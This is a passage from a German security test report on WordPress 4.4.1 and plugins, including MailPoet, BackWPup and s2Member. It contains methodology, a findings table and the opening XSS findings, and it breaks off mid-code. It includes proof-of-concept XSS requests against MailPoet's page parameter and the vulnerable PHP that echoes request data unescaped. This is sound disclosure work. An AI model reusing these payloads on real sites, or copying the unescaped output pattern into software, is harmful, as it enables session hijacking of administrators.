Bundesamt
für Sicherheit in der
Informationstechnik

Testbericht

Sicherheitstest des Content-Management-Systems WordPress

Änderungshistorie

Version	Datum	Name	Beschreibung
0.1	16.02.2016	[redacted]	Initialisierung, Dokumentation aller Fehler
0.2	18.02.2016	[redacted]	Abschließende Dokumentation
0.3	25.02.2016	[redacted]	Review
1.0	01.03.2016	[redacted]	Freigabe
2.0	17.03.2016	[redacted]	Ergänzung Modul in Zusammenfassung (Kap. 1.2.1)
3.0	14.04.2016	[redacted]	Finalisierung nach Rückmeldung BSI

Vorlage:

Bundesamt für Sicherheit in der Informationstechnik
Postfach 20 03 63
53133 Bonn
Internet: https://www.bsi.bund.de
© Bundesamt für Sicherheit in der Informationstechnik 2016

Impressum

Herausgeber:

Test and Integration Center
T-Systems Multimedia Solutions GmbH
Riesaer Str. 5
01129 Dresden

Autor:

[redacted]

Freigegeben von:

[redacted]

Das Test and Integration Center Dresden der T-Systems Multimedia Solutions GmbH ist ein durch die DAkkS nach DIN EN ISO/IEC 17025 akkreditiertes Prüflaboratorium.

Die Akkreditierung gilt für die in der Urkunde aufgeführten Prüfverfahren.

Registriernummer der Urkunde: D-PL-12109-01-01

DAkkS
Deutsche
Akkreditierungsstelle
D-PL-12109-01-01

Dieses Dokument steht unter der Creative-Commons-Lizenz Namensnennung - Nicht kommerziell - Keine Bearbeitungen 4.0 International. Um eine Kopie dieser Lizenz zu sehen, besuchen Sie http://creativecommons.org/licenses/by-nc-nd/4.0/.

Danksagung

Hiermit bedankt sich T-Systems Multimedia Solutions GmbH bei CMS Garden – insbesondere [redacted] für die Unterstützung bei der Einrichtung der Testumgebungen.

Inhaltsverzeichnis

Änderungshistorie ... 2
Impressum ... 3
1 Zusammenfassung ... 7
1.1 Allgemeines ... 7
1.2 Zusammenfassung der Testergebnisse ... 7
1.2.1 Übersicht der Testergebnisse ... 7
1.2.2 Bewertung des Sicherheitsniveaus ... 8
1.3 Prüfpunkte ... 9
1.4 Vorgehen im Test ... 9
2 Phase 1: Vorbereitung ... 10
2.1 Informationsbasis ... 10
2.2 Aggressivität ... 10
2.3 Umfang und Testtiefe ... 10
2.4 Vorgehensweise und Sichtbarkeit ... 10
2.5 Technik ... 11
2.6 Ausgangspunkt ... 11
2.7 Testsystem ... 11
2.8 Testdaten ... 11
2.9 Testendekriterien ... 11
2.10 Betrachtung rechtlicher Fragen ... 11
2.11 Planung der Testdurchführung ... 12
2.12 Werkzeugeinsatz ... 12
3 Phase 2: Informationsbeschaffung ... 14
3.1 Auswahl der Testmodule ... 14
3.2 Prüfung der Testmodule ... 14
4 Phase 3: Bewertung der Informationen ... 15
4.1 Kritische Bereiche und erreichbare Ziele ... 15
4.2 Zugriffspfade ... 15
4.3 Beschreibung der Prüfpunkte ... 15
5 Phase 4: Aktive Eindringversuche ... 16
6 Phase 5: Abschlussanalyse ... 17
6.1 Content Management System ... 17
6.1.1 Zusammenfassung ... 17
6.1.2 Cross-Site-Scripting ... 17
6.1.3 SQL-Injection in Newsletter-Aktivierung in Parameter wysiconf ... 28
6.1.4 Unverschlüsselte Übertragung von Login-Daten über XML-RPC ... 29
6.1.5 Berechtigungsüberschreitung im XML-RPC Dateiupload ... 30
6.1.6 Potentielle Code Execution über c_ws_plugin__s2member_utilities::evl() ... 31
6.1.7 s2Member Log-Datei ohne Authentifizierung ... 32
6.1.8 Brute Force von Benutzerpasswörtern über XML-RPC ... 33
6.1.9 Directory Traversal ... 35
6.1.10 SQL-Fehlermeldung in MailPoet-Plugin ... 39

6.1.11 Zugriff auf Daten im internen Bereich ... 40
6.1.12 Keine Password-Policy nativ implementierbar ... 40
6.1.13 Frontend-Session unverschlüsselt ... 41
6.1.14 Datenbank-Präfix in JavaScript-Code ... 42
6.1.15 s2Member OAuth ohne SSLPeer-Validierung ... 43
6.1.16 Cacheable HTTP(S) Newsletter Exports ... 44
6.1.17 Unauthentifizierter Zugriff auf Exporte von Newsletter-Daten ... 45
6.1.18 Anmeldung fremder Abonnenten für den Newsletter ... 45
6.1.19 Schwache Hashfunktion in MailPoet ... 46
6.1.20 Benutzer/E-Mail-Adressen Enumeration ... 47
6.1.21 Enumerieren der installierten WordPress Version und Plugins ... 51
6.1.22 Uploadgröße bei XML-RPC ... 52
6.1.23 Formulare mit autocomplete ... 53
6.1.24 Information Disclosure E-Mail-Adresse ... 54
6.2 Betriebssystem ... 54
6.2.1 Zusammenfassung ... 54
6.2.2 E-Mail-Versand unverschlüsselt ... 54
6.3 Webserver ... 55
6.3.1 Zusammenfassung ... 55
6.4 Datenbank ... 55
6.4.1 Zusammenfassung ... 55
Anhang: Bewertungskriterien der Schwere der Testergebnisse ... 56
Literaturverzeichnis ... 58
Stichwort- und Abkürzungsverzeichnis ... 59

Abbildungsverzeichnis

Abbildung 1: Erfolgreiche Ausführung von JavaScript-Code über den POST-Parameter page ... 20
Abbildung 2: Erfolgreiche Ausführung von JavaScript-Code über den POST-Parameter page ... 22
Abbildung 3: Erfolgreiche Ausführung von JavaScript-Code über den POST-Parameter pagi ... 24
Abbildung 4: Erfolgreiche Ausführung von JavaScript-Code durch manipulierte Zugangsdaten für SugarSync ... 25
Abbildung 5: Erfolgreiche Ausführung von JavaScript-Code in der Abonnenten-Übersicht ... 27
Abbildung 6: Erfolgreiche Ausführung von JavaScript-Code in der Abonnenten-Übersicht ... 28
Abbildung 6: Erfolgreiche Ausführung von JavaScript-Code in der Import-Zusammenfassung ... 28
Abbildung 7: Angemeldete Session ohne HTTPS-Verbindung; Cookie ohne secure-Flag ... 42
Abbildung 8: Aufzeichnung des HTML-Response inklusive des Datenbank-Präfix ... 43
Abbildung 9: HTTP Response-Header ohne Angabe von Cache-Control ... 44
Abbildung 10: Anzeige einer Fehlermeldung, wenn Benutzername und/oder E-Mail-Adresse bereits registriert ist ... 49
Abbildung 11: Fehlermeldung in Login-Maske ... 50
Abbildung 12: Fehlermeldung in Login-Maske ... 50
Abbildung 13: Fehlermeldung bei Eingabe nicht vorhandener Benutzerdaten ... 50
Abbildung 14: Erfolgsmeldung bei Eingabe bekannter Benutzerdaten ... 51
Abbildung 15: Beispielhafte Auflistung der eingesetzten Plugins ... 52

Tabellenverzeichnis

Tabelle 1: Dokumente ... 10
Tabelle 2: Testplan ... 12

1 Zusammenfassung

1.1 Allgemeines

Dieses Dokument beschreibt die zusammengefassten Ergebnisse des Test and Integration Centers (TIC) der T-Systems Multimedia Solutions GmbH zur durchgeführten Untersuchung des Content-Management-Systems WordPress in der Version 4.4.1.

Softwaresystem (CMS):	WordPress
Versionsnummer:	4.4.1
Plugins:	BackWPup (packwpup) v3.2.2 Frontend Uploader (frontend-uploader) v0.9.3 Jetpack (jetpack) v3.8.1 MailPoet Newsletters (wysija-newsletter) v2.6.19 s2Member Framework (s2member) v151210 User Role Editor (user-role-editor) v4.21.1
Hersteller:	WordPress Foundation
Art der Tests:	Sicherheitstest von Webanwendungen und IT-Systemen
Testlabor:	Test and Integration Center T-Systems Multimedia Solutions GmbH Riesaer Str. 5 01129 Dresden
Testzeitraum:	04.01.2016 bis 12.02.2016

1.2 Zusammenfassung der Testergebnisse

1.2.1 Übersicht der Testergebnisse

Kapitel	Beschreibung	Modul	Risikofaktor
6.1.2.1	Cross-Site-Scripting in MailPoet form_widget_settings im Parameter page	MailPoet-Plugin (wysija)	Schwer
6.1.2.2	Cross-Site-Scripting in MailPoet Paginierung im Parameter page	MailPoet-Plugin (wysija)	Schwer
6.1.2.3	Cross-Site-Scripting in MailPoet Paginierung im Parameter pagi	MailPoet-Plugin (wysija)	Schwer
6.1.2.4	Cross-Site-Scripting in BackWPup SugarSync Destination	BackWPup-Plugin	Schwer
6.1.3	SQL-Injection in Newsletter-Aktivierung in Parameter wysiconf	MailPoet-Plugin (wysija)	Schwer
6.1.2.5	Cross-Site-Scripting durch Newsletter-Abonnenten-Import	MailPoet-Plugin (wysija)	Mittel
6.1.4	Unverschlüsselte Übertragung von Login-Daten über XML-RPC	WordPress Core	Mittel
6.1.5	Berechtigungsüberschreitung im XML-RPC Dateiupload	WordPress Core	Mittel

Kapitel	Beschreibung	Modul	Risikofaktor
6.1.6	Potentielle Code Execution über c_ws_plugin__s2member_utilities::evl()	s2Member-Plugin	Mittel
6.1.7	s2Member Log-Datei ohne Authentifizierung	s2Member-Plugin	Mittel
6.1.8	Brute Force von Benutzerpasswörtern über XML-RPC	WordPress Core	Mittel
6.1.9.1	Directory Traversal in BackWPup Auftragslogs	BackWPup-Plugin	Mittel
6.1.10	SQL-Fehlermeldung in MailPoet-Plugin	MailPoet-Plugin (wysija)	Mittel
6.1.11	Zugriff auf Daten im internen Bereich	s2Member-Plugin	Mittel
6.1.9.2	Directory Traversal in wysija-Theme-Installation	MailPoet-Plugin (wysija)	Leicht
6.1.9.3	Directory Traversal in wysija-newsletters generate_social_bookmarks()	MailPoet-Plugin (wysija)	Leicht
6.1.9.4	Directory Traversal in Plugin-Aktualisierung	WordPress Core	Leicht
6.1.12	Keine Password-Policy nativ implementierbar	WordPress Core	Leicht
6.1.13	Frontend-Session unverschlüsselt	WordPress Core	Leicht
6.1.14	Datenbank-Präfix in JavaScript-Code	WordPress Core	Leicht
6.1.15	s2Member OAuth ohne SSLPeer-Validierung	s2Member-Plugin	Leicht
6.1.16	Cacheable HTTP(S) Newsletter Exports	MailPoet-Plugin (wysija)	Leicht
6.1.17	Unauthentifizierter Zugriff auf Exporte von Newsletter-Daten	MailPoet-Plugin (wysija)	Leicht
6.1.18	Anmeldung fremder Abonnenten für den Newsletter	MailPoet-Plugin (wysija)	Leicht
6.1.19	Schwache Hashfunktion in MailPoet	MailPoet-Plugin (wysija)	Leicht
6.1.20.1	Benutzer/E-Mail-Adressen Enumeration in Registrierung	WordPress Core	Leicht
6.1.20.2	Benutzer Enumeration in Login-Maske	WordPress Core	Leicht
6.1.20.3	Benutzer/E-Mail-Adressen Enumeration in Passwort-Vergessen-Funktion	WordPress Core	Leicht
6.1.21	Enumerieren der installierten WordPress Version und Plugins	WordPress Core	Leicht
6.1.22	Uploadgröße bei XML-RPC	WordPress Core	Leicht
6.1.23.1	Passwort-Vergessen-Funktion ohne autocomplete="off"	WordPress Core	Leicht
6.1.23.2	Benutzername und Passwort ohne autocomplete="off"	WordPress Core	Leicht
6.1.24	Information Disclosure E-Mail-Adresse	s2Member-Plugin	Leicht
6.2.2	E-Mail-Versand unverschlüsselt	Postfix SMTP	Hinweis

1.2.2 Bewertung des Sicherheitsniveaus

Ausgehend von den identifizierten Sicherheitsrisiken kann dem CMS WordPress ein mittleres Sicherheitsniveau attestiert werden.

Im Rahmen des Sicherheitstests wurden mehrere Schwachstellen gefunden, die von einem Angreifer mit wenig Aufwand ausgenutzt werden können, um die Vertraulichkeit, Verfügbarkeit oder Integrität der Anwendung oder deren Daten zu beeinträchtigen. Darüber hinaus wurden Schwachstellen ermittelt, die für die Informationsgewinnung und Planung von weiteren Angriffen hilfreich sein können.

Die folgenden identifizierten Schwachstellen sind aufgrund ihrer Kritikalität besonders hervorzuheben:

- Cross-Site Scripting in diversen Plugins
- SQL-Injection im Newsletter-Plugin wysija-newsletter

1.3 Prüfpunkte

Die in den folgenden Kapiteln dargestellten Prüfpunkte und Sicherheitsaspekte wurden im Rahmen des Sicherheitstests überprüft. Eine detaillierte Beschreibung findet sich in [1]

- Informationsbeschaffung
- Test des Identitätsmanagements
- Test der Authentifizierung
- Test der Autorisierung
- Test des Session Managements
- Test der Eingabevalidierung
- Test der Fehlerverarbeitung
- Test clientseitiger Angriffsvektoren
- Test CMS-spezifischer Angriffsvektoren
- Überprüfung der Härtung von
  - Betriebssystem
  - Webserver
  - Application Server
  - Datenbank
  - Laufzeitumgebung
  - Content-Management-System

1.4 Vorgehen im Test

Das Vorgehensmodell baut auf dem Durchführungskonzept für Penetrationstests des Bundesamtes für Sicherheit in der Informationstechnik auf und gliedert sich in 5 einzelne Phasen [2]:

1) Vorbereitung
2) Informationsbeschaffung
3) Bewertung der Informationen
4) Aktive Eindringversuche

5) Abschlussanalyse

Der genaue Ablauf des Tests wird erst während der Durchführung auf Grundlage der gewonnenen Erkenntnisse bestimmt. Der modulare Aufbau dient der Konzentration der verfügbaren Ressourcen auf die unter Sicherheitsgesichtspunkten wichtigsten Bereiche.

Die detaillierten Rahmenbedingungen des Tests und die zugrundeliegende Testumgebung sind in [1] beschrieben.

Nachfolgend werden die Ergebnisse der einzelnen Phasen beschrieben.

2 Phase 1: Vorbereitung

Ziel der Vorbereitungsphase ist es, den Umfang, die Rahmenbedingungen und das grobe Vorgehen des Sicherheitstests festzulegen.

2.1 Informationsbasis

Ziel: Festlegung, welche Informationen und Dokumente zum Testobjekt zur Verfügung stehen (Black-Box- oder White-Box-Test).

Ergebnis:

Der Test erfolgte grundsätzlich als Black-Box-Test. Da das CMS und die zugrundeliegenden Systemkomponenten als Open Source zur Verfügung stehen, wurden dem Angreifer jedoch entsprechende Vorkenntnisse der verwendeten Komponenten und deren Standardinstallationen zugestanden.

Es wurde die Sicht eines externen Angreifers ohne Detailwissen über die Architektur eingenommen. Ein potentieller Angreifer kann jedoch die bereitgestellten Dokumente und ggf. den Source Code detailliert untersuchen, um potentielle Schwachstellen aufzudecken.

Im Rahmen des Tests wurden insbesondere die in Tabelle 1 aufgeführten Dokumente herangezogen.

Dokumentenbezeichnung	Dateiname/URL	Version / Stand
WordPress Documentation „Codex“	https://codex.wordpress.org/	-
WordPress Code Reference	https://developer.wordpress.org/reference/	-

Tabelle 1: Dokumente

2.2 Aggressivität

Ziel: Festlegung der Aggressivität und ob ausgehend von gefundenen Sicherheitslücken nach weiteren Lücken gesucht werden soll.

Ergebnis:

Aufgrund der Durchführung des Tests in einer isolierten Testumgebung wurde ein aggressives Testvorgehen gewählt. Das heißt, es wurde versucht, alle potentiellen Schwachstellen auszunutzen.

2.3 Umfang und Testtiefe

Ziel: Definition des Umfangs, welcher beim Test einbezogen werden soll

Ergebnis:

Es wurde ein vollständiger Test durchgeführt. Alle Komponenten der Testumgebung wurden einer intensiven Prüfung unterzogen.

2.4 Vorgehensweise und Sichtbarkeit

Ziel: Festlegung, wie „sichtbar“ beim Test vorgegangen wird.

Ergebnis:

Da keine Sicherheitssysteme oder -prozesse Testziel waren, wurden im Rahmen des Tests offensichtliche Testmethoden angewendet.

2.5 Technik

Ziel: Festlegung, welche Techniken eingesetzt werden sollen.

Ergebnis:

Im Rahmen des Sicherheitstests wurden Angriffe über das Netzwerk durchgeführt. Diese Vorgehensweise simuliert einen typischen Hackerangriff.

2.6 Ausgangspunkt

Ziel: Festlegung, ob für den Test die Innen- oder Außenperspektive oder beide eingenommen werden.

Ergebnis:

Hinsichtlich des Ausgangspunktes wurden beide Perspektiven eingenommen. Die Angriffe erfolgten von außen gegen das CMS und die gehärtete Testumgebung. Da zudem die Administrations- und Konfigurationsoberflächen des CMS genutzt und resultierende Wechselwirkungen mit der Umgebung untersucht werden konnten, wurde darüber hinaus auch eine Innenperspektive eingenommen.

2.7 Testsystem

Ziel: Festlegen, ob ein Testsystem oder Produktivsystem verwendet wird.

Ergebnis:

Die Tests wurden in einer dedizierten Testumgebung (je Szenario) durchgeführt. Details zur Testumgebung sind in [1] dokumentiert.

2.8 Testdaten

Ziel: Bestimmung der Testdaten, die benötigt werden.

Ergebnis:

Zur Realisierung der in [1] dargestellten Einsatzszenarien mussten diverse Plugins installiert und Testdaten generiert werden. Informationen zu den genutzten Plugins sind in [1] dokumentiert.

2.9 Testendekriterien

Ziel: Festlegung von Kriterien, nach denen der Test beendet werden kann.

Ergebnis:

Der Test wurde nach Untersuchung und Verifizierung aller in Kapitel 1.3 genannten Prüfpunkte beendet.

2.10 Betrachtung rechtlicher Fragen

Ziel: Rechtliche Überlegungen und Festlegung der Haftung für mögliche Schäden.

Ergebnis:

Da es sich lediglich um ein Testsystem mit Testdaten handelte, waren rechtliche Aspekte nicht relevant. Im Rahmen des Sicherheitstests identifizierte Schwachstellen wurden vertraulich an den Hersteller gemeldet und nicht publiziert.

2.11 Planung der Testdurchführung

Ziel: Erstellung eines Plans zur Testdurchführung.

Ergebnis:

Die Planung wurde im Rahmen des Testmanagements vorgenommen. Folgende Informationen können zusammengefasst dargestellt werden:

Phase	Datum
Durchführung des Sicherheitstests	04.01.2016 bis 12.02.2016
Fertigstellung des Testberichts	01.03.2016

Tabelle 2: Testplan

2.12 Werkzeugeinsatz

Folgende Werkzeuge zur Unterstützung des Testprozesses wurden im Projekt eingesetzt:

Werkzeug	Hersteller	Einsatzgebiet	Nutzerkreis
LibreOffice Writer	The Document Foundation	Testdokumentation	Projektteam
Jira	Atlassian	Ticketsystem	Projektteam
Burp Suite Professional	Portswigger	Intercepting Proxy	Testteam
Firefox	Mozilla Foundation	Browser	Testteam
Checkmarx Suite	Checkmarx	Code-Analyse	Testteam
wpscan	WPScan Team	Durchsuchen von Standard-Dateien von WordPress-Installationen	Testteam
nmap	Gordon Lyon	Port-Scan	Testteam
sslscan	Ian Ventura-Whiting, Jacob Appelbaum, rbsec	SSL-Analyse	Testteam
sslyze	iSECPartners	SSL-Analyse	Testteam
Nessus	Tenable	Schwachstellen-Scanner auf Netzwerkebene	Testteam
WebInspect	HP	Schwachstellen-Scanner auf Applikationsebene	Testteam
Eclipse	Eclipse Foundation	Untersuchung des Codes	Testteam
Nikto	CIRT	Schwachstellen-Scanner auf Applikationsebene	Testteam
ChromePhp	Craig Campbell	Debug-Ausgaben in PHP	Testteam
PuTTY	Simon Tatham, Owen Dunn, Ben Harris, Jacob Nevins	SSH-Verbindung zum Server	Testteam
tcpdump	Van Jacobson, Craig	Netzwerk-Analyse auf	Testteam

Werkzeug	Hersteller	Einsatzgebiet	Nutzerkreis
	Leres, Steven McCanne	dem Server	
Wireshark	Gerald Combs	Grafische Auswertung der tcpdump-Ergebnisse	Testteam
sqlmap	Bernardo Damele Assumpcao Guimaraes, Miroslav Stampar	Detektion und Ausnutzung von SQL-Injections	Testteam

3 Phase 2: Informationsbeschaffung

Innerhalb der Phase der Informationsbeschaffung werden Informationen über das Ziel gesammelt und ausgewertet. Weiterhin wird nach Informationen gesucht, die das System über sich preisgibt.

3.1 Auswahl der Testmodule

Ziel: Sicherstellung der Durchführung aller relevanten Tests (unter Berücksichtigung der wirtschaftlichen Machbarkeit).

Ergebnis:

Im Rahmen der Vorüberlegungen wurden die in Kapitel 1.3 genannten Prüfpunkte identifiziert. Durch die Verifizierung dieser Punkte wurde sichergestellt, dass alle relevanten Komponenten des Gesamtsystems (CMS, Betriebssystem, Webserver, Applikationsserver, Datenbank) hinreichend getestet wurden.

3.2 Prüfung der Testmodule

Ziel: Sicherstellen, dass der Test dem aktuellen Stand der Technik entspricht

Ergebnis:

Die in Kapitel 1.3 genannten Prüfpunkte wurden anhand der aktuellen Dokumentation bzw. aktueller Richtlinien zur Durchführung von Sicherheitsanalysen abgeleitet (vgl. [1]).

4 Phase 3: Bewertung der Informationen

Um das weitere Vorgehen zu planen, werden die bisher gesammelten Informationen bewertet und das Risiko abgeschätzt. Bereiche des Testobjekts, von denen ein besonders großes Risiko ausgeht, sollen besonders gründlich untersucht werden, während andere Bereiche weniger oder gar nicht untersucht werden. Ziel dieser Phase ist die Identifikation kritischer Bereiche der Anwendung und davon abgeleitet die Auswahl der durchzuführenden Testfälle.

4.1 Kritische Bereiche und erreichbare Ziele

Ziel: Herausfinden, wo Angreifer ansetzen und was sie erreichen könnten.

Ergebnis:

Im Rahmen der Beschreibung der Einsatzszenarien in [1] wurden typische Missbrauchsszenarien spezifiziert. Diese dienten als Grundlage für die Durchführung der Sicherheitstests und die Definition der besonders kritischen und intensiv zu testenden Bereiche.

Hierzu zählen insbesondere die Möglichkeiten zur Authentifizierung und der Interaktion.

4.2 Zugriffspfade

Ziel: Herausfinden, in welchen Schritten Angreifer vorgehen könnten.

Ergebnis:

Für die in [1] dargestellten Einsatzszenarien ergibt sich der typischen Zugriffsweg eines Angreifers von außen (im Allgemeinen über das Internet). Dementsprechend wurde im Rahmen des Sicherheitstests insbesondere dieser Weg untersucht und typische Angriffsszenarien von außen untersucht.

Aufgrund des in Kapitel 2.1 dargestellten Testansatzes wurden darüber hinaus interne Mechanismen geprüft. Dies entspricht dem Vorgehen eines Angreifer, der ggf. schon teilweisen Zugriff erhalten hat und versucht, weitere Komponenten zu kompromittieren.

4.3 Beschreibung der Prüfpunkte

Ziel: Planung der Testschwerpunkte und Durchführung.

Ergebnis:

Die in [1] definierten Prüfpunkte wurden im Rahmen des Sicherheitstests geprüft.

Anhand der definierten Vorgehensweise wurden die relevanten Testfälle an der Anwendung abgearbeitet und erwartete Bedrohungsszenarien inszeniert. Die Testschritte wurden in ihrer Durchführung mit ihren Ergebnissen, erweitert durch Screenshots, dokumentiert. Das gesammelte Material bildete die Basis für detailliertere Testschritte und abschließende Berichte.

5 Phase 4: Aktive Eindringversuche

Die zuvor ausgewählten Testmodule bzw. die daraus abgeleiteten Testfälle werden in dieser Phase ausgeführt, und es wird aktiv versucht, in das System einzudringen. Bei der Reihenfolge der Ausführung der Testmodule ist neben der zuvor festgelegten Priorität zu beachten, dass die Testergebnisse bestimmter Testmodule eine Voraussetzung oder gute Ausgangsposition für weitere Testmodule sein können. Während des Tests wird ein Pfad abgeschritten, in dem ein Modul die Voraussetzung für ein folgendes Modul schafft. Während des Tests können aufgrund der Erkenntnisse weitere Testmodule ausgeführt werden.

6 Phase 5: Abschlussanalyse

In diesem Kapitel werden die identifizierten Sicherheitslücken (gruppiert nach Systemkomponente) und die resultierenden Risiken beschrieben.

6.1 Content Management System

6.1.1 Zusammenfassung

Die folgenden Beschreibungen zeigen, dass die kritischen Schwachstellen vorwiegend in Plugins zu finden sind. Der WordPress Core (Basis-Installation ohne Plugins und Themes) hingegen zeigt keine kritischen Schwachstellen auf. Jedoch sind auch hier Probleme zu finden, die meist keine Programmierfehler sind, sondern eher aufgrund fehlender Sicherheitsfeatures bestehen.

Bei der Betrachtung der Implementierung fällt auf, dass die WordPress-Sicherheitsfeatures wie z. B. der nonce-Parameter von den Plugins explizit angesprochen werden müssen und nicht direkt an Plugins vererbt werden. Damit bleibt es den Plugin-Entwicklern überlassen, ob sie derartige Features verwenden.

6.1.2 Cross-Site-Scripting

Beschreibung:

Mit Cross-Site-Scripting (XSS) wird das Einschleusen von bösartigem HTML- und JavaScript-Code in eine Webseite bezeichnet. Ein derartiger Angriff ist möglich, wenn eine Webanwendung nicht vertrauenswürdige Daten entgegennimmt und ohne ausreichende Validierung bzw. Codierung an einen Webbrowser sendet. XSS erlaubt es einem Angreifer somit, JavaScript Code im Browser eines Opfers auszuführen, um z. B. Sessions zu übernehmen, Seiteninhalte zu verändern oder den Benutzer auf eine bösartige Seite umzuleiten. HTML-Codierung ist der grundsätzliche Schutzmechanismus gegen diese Angriffe. Viele Frameworks bzw. Sprachen stellen hierfür entsprechende Funktionen zur Verfügung.

Beim persistenten Cross-Site-Scripting schleust ein Angreifer JavaScript Code in Eingabefelder, welche von einer Datenbank gespeichert und zu einem späteren Zeitpunkt von der Webanwendung wieder ausgelesen werden (Beispiele dafür sind Kommentarfunktionen oder Benutzernamen). Der gefährliche Code wird somit persistent in der Datenbank hinterlegt und bei jedem Benutzer, der die Seite aufruft, ausgeführt. Ein Angreifer hätte somit die Möglichkeit, großflächig Benutzerdaten abzugreifen.

Maßnahme:

Mindestens folgende HTML-Metazeichen müssen in normale Klartextzeichen umgewandelt werden:

- & → &
- " → "
- ' → '
- < → <
- > → >

Sollten Daten im JavaScript-Kontext ausgegeben werden, sind folgende Faktoren zu beachten:

- Sicherstellen, dass alle JavaScript-Variablen in Hochkommata setzt sind,
- JavaScript Hex Encoding,

- JavaScript Unicode Encoding und
- Vermeiden von Backslash Encoding (\" oder \' oder \\).

6.1.2.1 Cross-Site-Scripting in MailPoet form_widget_settings im Parameter page

Betroffenes Modul: MailPoet-Plugin (wysija)

Ergebnis:

Im Plugin wysija können über ein Form-Widget Einstellungen vorgenommen werden. Hierbei kann theoretisch durch den Parameter `page` beliebiger Code in die Server-Antwort eingeschleust werden. Da dieser GET-Parameter aber zur Identifizierung des aufzurufenden Plugins genutzt wird, führen Manipulationen an diesem Parameter zu einer Fehlerseite.
Stattdessen kann bei einem geeigneten Request zusätzlich ein POST-Parameter mit demselben Namen `page` hinzugefügt werden. Da an den unsicheren Stellen im Code nicht auf `$_GET`, sondern auf `$_REQUEST` verwiesen wird, kann ebenso der POST-Parameter verwendet werden.
Somit ist es möglich, durch Anhängen des POST-Parameter `page` mit einem geeigneten Wert HTML- und JavaScript-Code einzuschleusen.

Wie der Code-Auszug zeigt, wäre theoretisch auch der Parameter `action` zum Einschleusen von Code geeignet. Hierbei wird dieser Parameter jedoch generell per `$_REQUEST` zum Identifizieren der Aktion verwendet, so dass Manipulationen an diesem Parameter nicht mehr die gewünschte Code-Stelle erreichen würden.
Da dieses Plugin nur durch Administratoren (Berechtigungen für den Zugriff auf das Plugin) aufgerufen werden kann, ist die Anzahl der potentiellen Cross-Site-Scripting-Opfer recht gering.
Das Szenario wäre, dass ein Angreifer einem angemeldeten Administrator den obigen Request ausführen lässt. Dies kann z. B. durch Aufruf einer präparierten Seite geschehen, wie es bei Cross-Site Request Forgery genutzt wird.

Proof of Concept:

Originaler GET-Request:

```
GET /wp-admin/admin.php?
action=form_widget_settings&page=wysija_config&field_id=0&type=input HTTP/1.1
Host: deb-wordpress-scenario4-local
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101 Firefox/44.0
...
Connection: close
```

Manipulation zu POST-Request mit zusätzlichem page-Parameter:

```
POST /wp-admin/admin.php?
action=form_widget_settings&page=wysija_config&field_id=0&type=input HTTP/1.1
Host: deb-wordpress-scenario4-local
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101 Firefox/44.0
...
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 64

page=2222"><script>alert(String.fromCharCode(88,83,83))</script>
```

Response-Auszug:

```
<input type="hidden" name="action" value="form_widget_settings" />
<input type="hidden" name="page"
value="2222\"><script>alert(String.fromCharCode(88,83,83))</script>" />
```

PHP-Quellcode:

wp-content/plugins/wysija-newsletters/views/back/config.php

```
        <form id="field-settings-form" method="get" action="">
                <input type="hidden" name="action" value="<?php echo
$_REQUEST['action']; ?>" />
                <input type="hidden" name="page" value="<?php echo
$_REQUEST['page']; ?>" />
                <input type="hidden" name="field_id" value="<?php echo (int)
$data['field_id']; ?>" />
```


Screenshot:

Abbildung 1: Erfolgreiche Ausführung von JavaScript-Code über den POST-Parameter page

Risikofaktor: Schwer

6.1.2.2 Cross-Site-Scripting in MailPoet Paginierung im Parameter page

Betroffenes Modul: MailPoet-Plugin (wysija)

Ergebnis:

Die Seiten-Blätter-Funktion (Pagination) des wysija-Plugins ist anfällig für Cross-Site-Scripting-Angriffe. Durch den Parameter page kann theoretisch beliebiger Code an vielen Stellen der Server-Antwort eingeschleust werden. Da dieser GET-Parameter aber zur Identifizierung des aufzurufenden Plugins genutzt wird, führen Manipulationen an diesem Parameter zu einer Fehlerseite. Stattdessen kann bei geeigneten Pagination-Requests zusätzlich ein POST-Parameter mit demselben Namen page hinzugefügt werden. Da an den unsicheren Stellen im Code nicht auf $_GET, sondern auf $_REQUEST verwiesen wird, kann ebenso der POST-Parameter verwendet werden.
Somit ist es möglich, durch Anhängen des POST-Parameters page mit einem geeigneten Wert HTML- und JavaScript-Code einzuschleusen.

Da dieses Plugin nur durch Administratoren (Berechtigungen für den Zugriff auf das Plugin) aufgerufen werden kann, ist die Anzahl der potentiellen Cross-Site-Scripting-Opfer recht gering.
Das Szenario wäre, dass ein Angreifer einem angemeldeten Administrator den obigen Request ausführen lässt. Dies kann z. B. durch Aufruf einer präparierten Seite geschehen, wie es bei Cross-Site Request Forgery genutzt wird.

Proof of Concept:

Beispiel-Request:

```
POST /wp-admin/admin.php?page=wysija_subscribers HTTP/1.1
Host: deb-wordpress-scenario4-local
...
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 315

wysija%5Bfilter%5D%5Blink_filter%5D=all&search=&method=&_wp_http_referer=%2Fwp-admin
%2Fadmin.php%3Fpage%3Dwysija_subscribers&wysija%5Bfilter%5D%5Bfilter_list
%5D=&pagi=2&pagimax=5&wysija%5Buser%5D%5Btimestamp
%5D=1456044108&limit_pp=5&page=wysija_subscribers2222"><script>alert(String.fromCharCode
(88,83,83))</script>
```

Response-Auszug:

```
<div class="tablenav-pages"><a class="prev page-numbers" href="admin.php?
page=wysija_subscribers2222\"><script>alert(String.fromCharCode(88,83,83))</script>&pagi
=1" alt="1" title="Seite 1">&laquo;</a><input id="wysija-pagination" type="text"
name="pagi" size="4" value="2" /><input id="wysija-pagination-max" type="hidden"
name="pagimax" value="5" /><span class="total-pages">von 5</span><a class="next page-
numbers" href="admin.php?
page=wysija_subscribers2222\"><script>alert(String.fromCharCode(88,83,83))</script>&pagi
=3" alt="3" title="Seite 3">&rsaquo;</a><a class="next page-numbers" href="admin.php?
page=wysija_subscribers2222\"><script>alert(String.fromCharCode(88,83,83))</script>&pagi
=5" alt="5" title="Seite 5" >&raquo;</a></div>
```

PHP-Quellcode:

wp-content/plugins/wysija-newsletters/views/back.php

```
    if ($current_page != 1) {
                $pagi .= '<a class="prev page-numbers" href="admin.php?page='.
$_REQUEST['page'].'&pagi=1'.$paramsurl.'" alt="1" title="'.sprintf(__('Page
%1$s',WYSIJA),1).'">&laquo;</a>';
                if ($current_page>2) {
                    $pagi .= '<a class="prev page-numbers" href="admin.php?page='.
$_REQUEST['page'].'&pagi='.($current_page-1).$paramsurl.'" alt="'.($current_page-1).'"
